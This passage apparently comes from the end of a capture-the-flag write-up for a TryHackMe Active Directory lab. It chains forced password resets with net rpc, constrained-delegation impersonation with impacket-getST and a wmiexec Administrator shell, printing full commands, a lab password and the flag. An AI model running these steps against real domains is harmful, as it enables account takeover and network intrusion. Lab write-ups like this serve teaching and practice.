
We see that TABATHA_BRITT has GenericAll rights on SHAWNA_BRAY, which in its turn has ForceChangePassword rights on CRUZ_HALL which also has GenericWrite access on DARLA_WINTERS.
Let’s use the famous net rpc to change password of SHAWNA_BRAY
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/Downloads/reset]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U "thm.corp"/"TABATHA_BRITT"%'marlboro(1985)' -S "haystack.thm.corp"

┌──(kali㉿kali)-[~/Downloads/reset]
└─$ crackmapexec smb haystack.thm.corp -u 'SHAWNA_BRAY' -p 'newP@ssword2022'
SMB         thm.corp        445    HAYSTACK         [*] Windows 10 / Server 2019 Build 17763 x64 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB         thm.corp        445    HAYSTACK         [+] thm.corp\SHAWNA_BRAY:newP@ssword2022
Nice we own SHAWNA_BRAY now, let’s go for the second user and force change password using our new credentials.
1
2
3
┌──(kali㉿kali)-[~/Downloads/reset]
└─$ net rpc password "CRUZ_HALL" "newP@ssword2025" -U "thm.corp"/"SHAWNA_BRAY"%"newP@ssword2022" -S "haystack.thm.corp"
I found that CRUZ_HALL has also force change password on DARLA_WINTERS. So we can simply use the same command on our new user.
1
2
3
┌──(kali㉿kali)-[~/Downloads/reset]
└─$ net rpc password "DARLA_WINTERS" "NewPassword123@" -U "THM.CORP"/"CRUZ_HALL"%"newP@ssword2025" -S "haystack.thm.corp"
Now I found a new relation that is interessant from DARLA_WINTERS user to the Administrator using the allowed delegate relation.

We can go ahead and use the getST from impacket tools to impersonate the Administrator and then save the ticket in the ccache.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Downloads/reset]
└─$ impacket-getST "thm.corp"/"DARLA_WINTERS":'NewPassword123@' -spn 'cifs/haystack.thm.corp' -impersonate 'Administrator'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_haystack.thm.corp@THM.CORP.ccache
Now we save it as i said earlier using export.
1
2
3
┌──(kali㉿kali)-[~/Downloads/reset]
└─$ export KRB5CCNAME=Administrator@cifs_haystack.thm.corp@THM.CORP.ccache
We can fire up our new shell as Administrator now and get the flag from there directly.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/Downloads/reset]
└─$ impacket-wmiexec -k -no-pass Administrator@haystack.thm.corp
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
THM{RE_RE_RE_SET_AND_DELEGATE}
C:\Users\Administrator\Desktop>
Congratulations!!!! We managed to compromise our hard Active Directory machine.
It was a fun and a rich machine that taught us a lot of attacks and many many methods.